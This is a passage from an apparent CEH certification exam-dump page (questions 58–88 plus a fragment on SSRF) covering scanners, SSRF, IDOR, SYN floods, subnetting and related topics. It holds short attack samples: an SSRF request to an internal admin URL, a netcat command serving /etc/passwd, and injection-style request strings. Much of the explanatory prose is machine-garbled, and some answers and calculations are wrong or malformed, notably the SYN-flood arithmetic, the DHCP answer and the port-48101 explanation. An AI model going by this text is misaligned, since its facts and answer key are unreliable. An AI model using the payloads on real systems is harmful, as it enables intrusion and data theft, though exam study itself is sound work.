In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.
In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin.
Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin

NEW QUESTION: 58
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine

belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Proxy scanner

B. Agent-based scanner

C. Network-based scanner

D. Cluster scanner

Answer: (SHOW ANSWER)

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION: 59

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

A. Blacklist validation

B. Output encoding

C. Enforce least privileges

D. Whitelist validation

Answer: (SHOW ANSWER)

NEW QUESTION: 60

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

A. Known plaintext

B. Password spraying
C. Brute force
D. Dictionary
Answer: D (LEAVE A REPLY)
A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.
The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
* John the ripper
* L0phtCrack
* Aircrack-ng

NEW QUESTION: 61
what is the port to block first in case you are suspicious that an IoT device has been compromised?
A. 22
B. 443
C. 48101
D. 80
Answer: (SHOW ANSWER)
TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association. Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol. UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.
UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

NEW QUESTION: 62
Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?
A. macof
B. net View
C. wash
D. ntptrace
Answer: (SHOW ANSWER)

NEW QUESTION: 63
If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?
A. International
B. Civil
C. Criminal
D. Common
Answer: (SHOW ANSWER)

NEW QUESTION: 64
Take a look at the following attack on a Web Server using obstructed URL:

How would you protect from these attacks?

A. Use SSL authentication on Web Servers
B. Create rules in IDS to alert on strange Unicode requests
C. Configure the Web Server to deny requests involving "hex encoded" characters
D. Enable Active Scripts Detection at the firewall and routers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 65
The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?
A. The document can be sent to the accountant using an exclusive USB for that document
B. The CFO can use an excel file with a password
C. The CFO can use a hash algorithm in the document once he approved the financial statements
D. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
Answer: C (LEAVE A REPLY)

NEW QUESTION: 66
Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.
Which of the following attack techniques is used by Stella to compromise the web services?
A. XML injection
B. WS-Address spoofing
C. SOAPAction spoofing
D. Web services parsing attacks
Answer: B (LEAVE A REPLY)
WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections
https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing
CEH V11 Module 14 Page 1896

NEW QUESTION: 67
What does the following command in netcat do?
nc -l -u -p55555 < /etc/passwd
A. grabs the /etc/passwd file when connected to UDP port 55555
B. deletes the /etc/passwd file when connected to the UDP port 55555

C. loads the /etc/passwd file to the UDP port 55555
D. logs the incoming connections to /etc/passwd file
Answer: A (LEAVE A REPLY)

NEW QUESTION: 68
A cyber attacker has initiated a series of activities against a high-profile organization following the Cyber Kill Chain Methodology. The attacker is presently in the "Delivery" stage. As an Ethical Hacker, you are trying to anticipate the adversary's next move. What is the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology?
A. The attacker will attempt to escalate privileges to gain complete control of the compromised system.
B. The attacker will exploit the malicious payload delivered to the target organization and establish a foothold.
C. The attacker will initiate an active connection to the target system to gather more data.
D. The attacker will start reconnaissance to gather as much information as possible about the target.
Answer: B (LEAVE A REPLY)
The most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold. This option works as follows:
* The Cyber Kill Chain Methodology is a framework that describes the stages of a cyberattack from the
* perspective of the attacker. It helps defenders to understand the attacker's objectives, tactics, and techniques, and to design effective countermeasures. The Cyber Kill Chain Methodology consists of seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives12.
* The delivery stage is the third stage in the Cyber Kill Chain Methodology, and it involves sending or transmitting the weaponized payload to the target system. The delivery stage can use various methods, such as email attachments, web links, removable media, or network protocols. The delivery stage aims to reach the target system and bypass any security controls, such as firewalls, antivirus, or email filters12.
* The exploitation stage is the fourth stage in the Cyber Kill Chain Methodology, and it involves executing the malicious payload on the target system. The exploitation stage can use various techniques, such as buffer overflows, code injection, or privilege escalation. The exploitation stage aims to exploit a vulnerability or a weakness in the target system and gain access to its resources, such as files, processes, or memory12.
* The installation stage is the fifth stage in the Cyber Kill Chain Methodology, and it involves installing a backdoor or a malware on the target system. The installation stage can use various tools, such as rootkits, trojans, or ransomware. The installation stage aims to establish a foothold on the target system and maintain persistence, which means to survive reboots, updates, or scans12.

Therefore, the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold, because:
* This action follows the logical sequence of the Cyber Kill Chain Methodology, as it is the next stage after the delivery stage.
* This action is consistent with the attacker's goal, as it allows the attacker to gain access and control over the target system and prepare for further actions.
* This action is feasible, as the attacker has already delivered the malicious payload to the target system and may have bypassed some security controls.
The other options are not as probable as option B for the following reasons:
* A. The attacker will attempt to escalate privileges to gain complete control of the compromised system:
This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the exploitation stage or the installation stage. Privilege escalation is a method of increasing the level of access or permissions on a system, such as from a normal user to an administrator. Privilege escalation can help the attacker to gain complete control of the compromised system, but it is not a mandatory step, as the attacker may already have sufficient privileges or may use other techniques to achieve the same goal12.
* C. The attacker will initiate an active connection to the target system to gather more data: This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the command and control stage or the actions on objectives stage. An active connection is a communication channel that allows the attacker to send commands or receive data from the target system, such as a remote shell or a botnet. An active connection can help the attacker to gather more data from the target system, but it is not a necessary step, as the attacker may already have enough data or may use other techniques to obtain more data12.
* D. The attacker will start reconnaissance to gather as much information as possible about the target: This option is not probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather the first stage. Reconnaissance is the process of collecting information about the target, such as its IP address, domain name, network structure, services, vulnerabilities, or employees. Reconnaissance is usually done before the delivery stage, as it helps the attacker to identify the target and plan the attack. Reconnaissance can be done again after the delivery stage, but it is not the most likely action, as the attacker may already have enough information or may focus on other actions12.
References:
* 1: The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council
* 2: Cyber Kill Chain | Lockheed Martin

NEW QUESTION: 69

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system

B. Honeypot

C. Botnet

D Firewall

Answer: (SHOW ANSWER)

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware:

luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network - that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION: 70

In the process of footprinting a target website, an ethical hacker utilized various tools to gather critical information. The hacker encountered a target site where standard web spiders were

ineffective due to a specific file in its root directory. However, they managed to uncover all the files and web pages on the target site, monitoring the resulting incoming and outgoing traffic while browsing the website manually. What technique did the hacker likely employ to achieve this?
A. Using Photon to retrieve archived URLs of the target website from archive.org
B. Using the Netcraft tool to gather website information
C. Examining HTML source code and cookies
D. User-directed spidering with tools like Burp Suite and WebScarab
Answer: (SHOW ANSWER)
User-directed spidering is a technique that allows the hacker to manually browse the target website and use a proxy or spider tool to capture and analyze the traffic. This way, the hacker can discover hidden or dynamic content that standard web spiders may miss due to a specific file in the root directory, such as robots.txt, that instructs them not to crawl certain pages or directories. User-directed spidering can also help the hacker to bypass authentication or authorization mechanisms, as well as identify vulnerabilities or sensitive information in the target website. User-directed spidering can be performed with tools like Burp Suite and WebScarab, which are web application security testing tools that can intercept, modify, and replay HTTP requests and responses, as well as perform various attacks and scans on the target website.
The other options are not likely to achieve the same results as user-directed spidering. Using Photon to retrieve archived URLs of the target website from archive.org may provide some historical information about the website, but it may not reflect the current state or content of the website. Using the Netcraft tool to gather website information may provide some general information about the website, such as its IP address, domain name, server software, or hosting provider, but it may not reveal the specific files or web pages on the website.
Examining HTML source code and cookies may provide some clues about the website's structure, functionality, or user preferences, but it may not expose the hidden or dynamic content that user-directed spidering can discover. References:
* User Directed Spidering with Burp
* Web Spidering - What Are Web Crawlers & How to Control Them
* Web Security: Recon
* Mapping the Application for Penetrating Web Applications - 1

NEW QUESTION: 71
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?
A. tshark
B. OpenVAS
C. Burp Suite
D. Kismet
Answer: (SHOW ANSWER)

NEW QUESTION: 72

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet

B. Abel

C. Netstumbler

D. Nessus

Answer: A (LEAVE A REPLY)

https://en.wikipedia.org/wiki/Kismet_(software)

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b,

802.11g, and 802.11n traffic.

NEW QUESTION: 73

Your network infrastructure is under a SYN flood attack. The attacker has crafted an automated botnet to simultaneously send 's' SYN packets per second to the server. You have put measures in place to manage 'f SYN packets per second, and the system is designed to deal with this number without any performance issues.

If 's' exceeds 'f', the network infrastructure begins to show signs of overload. The system's response time increases exponentially (24k), where 'k' represents each additional SYN packet above the ff limit. Now, considering 's=500' and different 'f values, in which scenario is the server most likely to experience overload and significantly increased response times?

A. f=510: The server can handle 510 SYN packets per second, which is greater than what the attacker is sending. The system stays stable, and the response time remains unaffected

B. f=495: The server can handle 495 SYN packets per second. The response time drastically rises (245 =

32 times the normal), indicating a probable system overload

C. f=S05: The server can handle 505 SYN packets per second. In this case, the response time increases but not as drastically (245 = 32 times the normal), and the systern might still function, albeit slowly

D. f=420: The server can handle 490 SYN packets per second. With 's' exceeding 'f by 10, the response time shoots up (2410 = 1024 times the usual response time), indicating a system overload

Answer: D (LEAVE A REPLY)

A SYN flood attack is a type of denial-of-service (DoS) attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. The attacker has crafted an automated botnet to simultaneously send 's' SYN packets per second to the server. The server can handle 'f' SYN packets per second without any performance issues. If 's' exceeds 'f', the network infrastructure begins to show signs of overload.

The system's response time increases exponentially (24k), where 'k' represents each additional SYN packet above the 'f' limit.
Considering 's=500' and different 'f' values, the scenario that is most likely to cause the server to experience overload and significantly increased response times is the one where 'f=420'. This is because 's' is greater than 'f' by 80 packets per second, which means the server cannot handle the incoming traffic and will eventually run out of resources. The response time shoots up (2480 = 281,474,976,710,656 times the normal response time), indicating a system overload.
The other scenarios are less likely or less severe than the one where 'f=420'. Option A has 'f=510', which is greater than 's', so the system stays stable and the response time remains unaffected. Option B has 'f=495', which is less than 's' by 5 packets per second, so the response time drastically rises (245 = 32 times the normal response time), indicating a probable system overload, but not as extreme as option D. Option C has 'f=505', which is less than 's' by 5 packets per second, so the response time increases but not as drastically (245 = 32 times the normal response time), and the system might still function, albeit slowly. References:
* SYN flood DDoS attack | Cloudflare
* SYN flood - Wikipedia
* What Is a SYN Flood Attack? | F5
* What is a SYN flood attack and how to prevent it? | NETSCOUT

NEW QUESTION: 74
The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap
192.168.1.64/28.
Why he cannot see the servers?
A. He needs to add the command ""ip address"" just before the IP address
B. He needs to change the address to 192.168.1.0 with the same mask
C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
D. The network must be dawn and the nmap command and IP address are ok
Answer: C (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Subnetwork
This is a fairly simple question. You must to understand what a subnet mask is and how it works. A subnetwork or subnet is a logical subdivision of an IP network.The practice of dividing a network into two or more networks is called subnetting.
Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing.
Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification
2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.
For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.
Table Description automatically generated

IPv4 CIDR

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/**32**	0.0.0.0	255.255.255.255	1	0
a.b.c.d/**31**	0.0.0.1	255.255.255.254	2	0
a.b.c.d/**30**	0.0.0.3	255.255.255.252	4	2
a.b.c.d/**29**	0.0.0.7	255.255.255.248	8	6
a.b.c.d/**28**	0.0.0.15	255.255.255.240	16	14
a.b.c.d/**27**	0.0.0.31	255.255.255.224	32	30
a.b.c.d/**26**	0.0.0.63	255.255.255.192	64	62
a.b.c.d/**25**	0.0.0.127	255.255.255.128	128	126
a.b.c.0/**24**	0.0.0.255	255.255.255.000	256	254
a.b.c.0/**23**	0.0.1.255	255.255.254.000	512	510
a.b.c.0/**22**	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/**21**	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/**20**	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/**19**	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/**18**	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/**17**	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/**16**	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/**15**	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/**14**	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/**13**	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/**12**	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/**11**	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/**10**	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/**9**	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/**8**	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/**7**	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/**6**	3.255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/**5**	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/**4**	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/**3**	31.255.255.255	224.000.000.000	536 870 912	536 870 910
a.0.0.0/**2**	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/**1**	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
0.0.0.0/**0**	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

NEW QUESTION: 75

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in

cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence

B. Tactical threat intelligence

C. Operational threat intelligence

D. Technical threat intelligence

Answer: C (LEAVE A REPLY)

NEW QUESTION: 76

Mary found a high vulnerability during a vulnerability scan and notified her server team. After analysis, they sent her proof that a fix to that issue had already been applied. The vulnerability that Marry found is called what?

A. False-negative

B. False-positive

C. Brute force attack

D. Backdoor

Answer: (SHOW ANSWER)

https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-and False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.

False negatives are uncaught cyber threats - overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

NEW QUESTION: 77

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

B. The CAM overflow table will cause the switch to crash causing Denial of Service

C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF

D. Switch then acts as hub by broadcasting packets to all machines on the network

Answer: (SHOW ANSWER)

NEW QUESTION: 78

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"

B. "GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"

C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"

D. "GET /restricted/ HTTP/1.1 Host: westbank.com

Answer: C (LEAVE A REPLY)

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account.

Below you will find more detailed information about IDOR vulnerability.

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.

Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.
The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let's say that the web application displays transaction details using the following URL:
* https://www.example.com/transaction.php?id=74656
A malicious hacker could try to substitute the id parameter value 74656 with other similar values, for example:
* https://www.example.com/transaction.php?id=74657
The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION: 79
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT.
POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?
A. JSON-RPC
B. SOAP API
C. RESTful API
D. REST API
Answer: C (LEAVE A REPLY)
*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses

(representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION: 80
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?
A. 10.1.4.156
B. 10.1.4.254
C. 10..1.5.200
D. 210.1.55.200
Answer: C (LEAVE A REPLY)

NEW QUESTION: 81
A large enterprise has been experiencing sporadic system crashes and instability, resulting in limited access to its web services. The security team suspects it could be a result of a Denial of Service (DoS) attack. A significant increase in traffic was noticed in the network logs, with patterns suggesting packet sizes exceeding the prescribed size limit. Which among the following DoS attack techniques best describes this scenario?
A. UDP flood attack
B. Smurf attack
C. Pulse wave attack
D. Ping of Death attack
Answer: D (LEAVE A REPLY)
A Ping of Death attack is a type of DoS attack that exploits a vulnerability in the IP protocol that allows packets to be fragmented and reassembled at the destination. The attacker sends a malformed packet that exceeds the maximum size of 65,535 bytes, which causes the target system to crash or become unstable when it tries to reassemble the packet. This attack can affect various operating systems and devices, such as routers, switches, and firewalls. A Ping of Death attack can be detected by monitoring the network traffic for unusually large packets or ICMP messages. References:
* Ping of Death (PoD) Attack
* Denial-of-Service Attacks: History, Techniques & Prevention
* What is a denial-of-service (DoS) attack?

NEW QUESTION: 82
User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?
A. Application
B. Transport
C. Session
D. Presentation
Answer: D (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Presentation_layer
In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.
Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

NEW QUESTION: 83
Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine.
Joel waits for the victim to access the infected web application so as to compromise the victim's machine.
Which of the following techniques is used by Joel in the above scenario?
A. DNS rebinding attack
B. Clickjacking attack
C. MarioNet attack
D. Watering hole attack
Answer: D (LEAVE A REPLY)
Web Application Threats - Watering Hole Attack In a watering hole attack, the attacker identifies the kinds of websites a target company/individual frequently surfs and tests those particular websites to identify any possible vulnerabilities. Attacker injects malicious script/code into the web application that can redirect the webpage and download malware onto the victim machine.
(P.1797/1781)

NEW QUESTION: 84

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?
A. Digital certificate
B. Private key
C. Hash value
D. Digital signature
Answer: (SHOW ANSWER)

NEW QUESTION: 85
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the IDAP service?
A. jxplorer
B. Zabasearch
C. EarthExplorer
D. Ike-scan
Answer: (SHOW ANSWER)
JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.
It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.
JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.
JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION: 86
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network.
Which of the following Nmap commands must John use to perform the TCP SYN ping scan?
A. nmap -sn -pp < target ip address >

B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >
Answer: C (LEAVE A REPLY)
https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

NEW QUESTION: 87
What is the role of test automation in security testing?
A. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.
B. Test automation is not usable in security due to the complexity of the tests.
C. It is an option but it tends to be very expensive.
D. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 88
